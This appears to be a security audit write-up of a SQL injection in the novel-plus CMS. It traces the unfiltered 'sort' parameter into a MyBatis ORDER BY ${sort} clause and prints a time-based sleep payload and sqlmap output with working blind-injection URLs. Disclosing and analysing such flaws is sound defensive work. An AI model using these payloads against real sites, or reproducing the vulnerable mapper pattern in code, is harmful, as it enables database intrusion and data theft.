Application Introduction

novel-plus is a multi-terminal (PC, WAP) reading, full-featured original literature CMS system

Vulnerability Introduction

Please refer to the official manual for the build environment

In the background, the parameters of sql execution are not handled, leading to sql injection vulnerability

Code Audit Process

The vulnerability was found in the backend, and during the white-box audit, it was discovered that the backend password was weak by default, and the cause was the inability to pre-compile the orderby field using mybatis, and no filtering was done

There is a list method under the news controller in the novel module, which does not have any processing of the parameters to go to the next step in the process, and then we debug to follow up

Then call the list method of the NewsService interface class

Continue tracing back to the Dao interface layer


Finally locate the Newsmapper.xml file

```
<select id="list" resultType="com.java2nb.novel.domain.NewsDO">
    select `id`,`cat_id`,`cat_name`,`source_name`,`title`,`content`,`create_time`,`create_user_id`,`update_time`,
    <where>
            <if test="id != null and id != ''"> and id = #{id} </if>
            <if test="catId != null and catId != ''"> and cat_id = #{catId} </if>
            <if test="catName != null and catName != ''"> and cat_name = #{catName} </if>
            <if test="sourceName != null and sourceName != ''"> and source_name = #{sourceName} </if>
            <if test="title != null and title != ''"> and title like concat('%',#{title},'%') </if>
            <if test="content != null and content != ''"> and content = #{content} </if>
            <if test="createTime != null and createTime != ''"> and create_time = #{createTime} </if>
            <if test="createUserId != null and createUserId != ''"> and create_user_id = #{createUserId} </if>
            <if test="updateTime != null and updateTime != ''"> and update_time = #{updateTime} </if>
            <if test="updateUserId != null and updateUserId != ''"> and update_user_id = #{updateUserId} </if>
        </where>
    <choose>
        <when test="sort != null and sort.trim() != ''">
            order by ${sort} ${order}
        </when>
        <otherwise>
```

Here it is found that it accepts a parameter called sort, check as long as it is not empty and not a space

Write a payload for manual testing

/novel/news/list?limit=10&offset=0&order=desc&sort=(select*from(select%2Bsleep(5)union%2F**%2Fselect%2B1)a)



The delay is successful, in order to better demonstrate the effect, use sqlmap to test the local environment, grab the package to save the file, and then test

```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1276 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: http://localhost:80/novel/news/list?limit=10&offset=0&order=desc&sort=(SELECT (CASE WHEN (5759=5759) THEN
'' ELSE (SELECT 6913 UNION SELECT 1271) END))

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 time-based blind - Parameter replace
    Payload: http://localhost:80/novel/news/list?limit=10&offset=0&order=desc&sort=(CASE WHEN (8610=8610) THEN SLEEP(5)
 ELSE 8610 END)
---
[09:51:23] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.0.12
```

As you can see, using the sqlmap tool, the database vulnerability of the target host was successfully obtained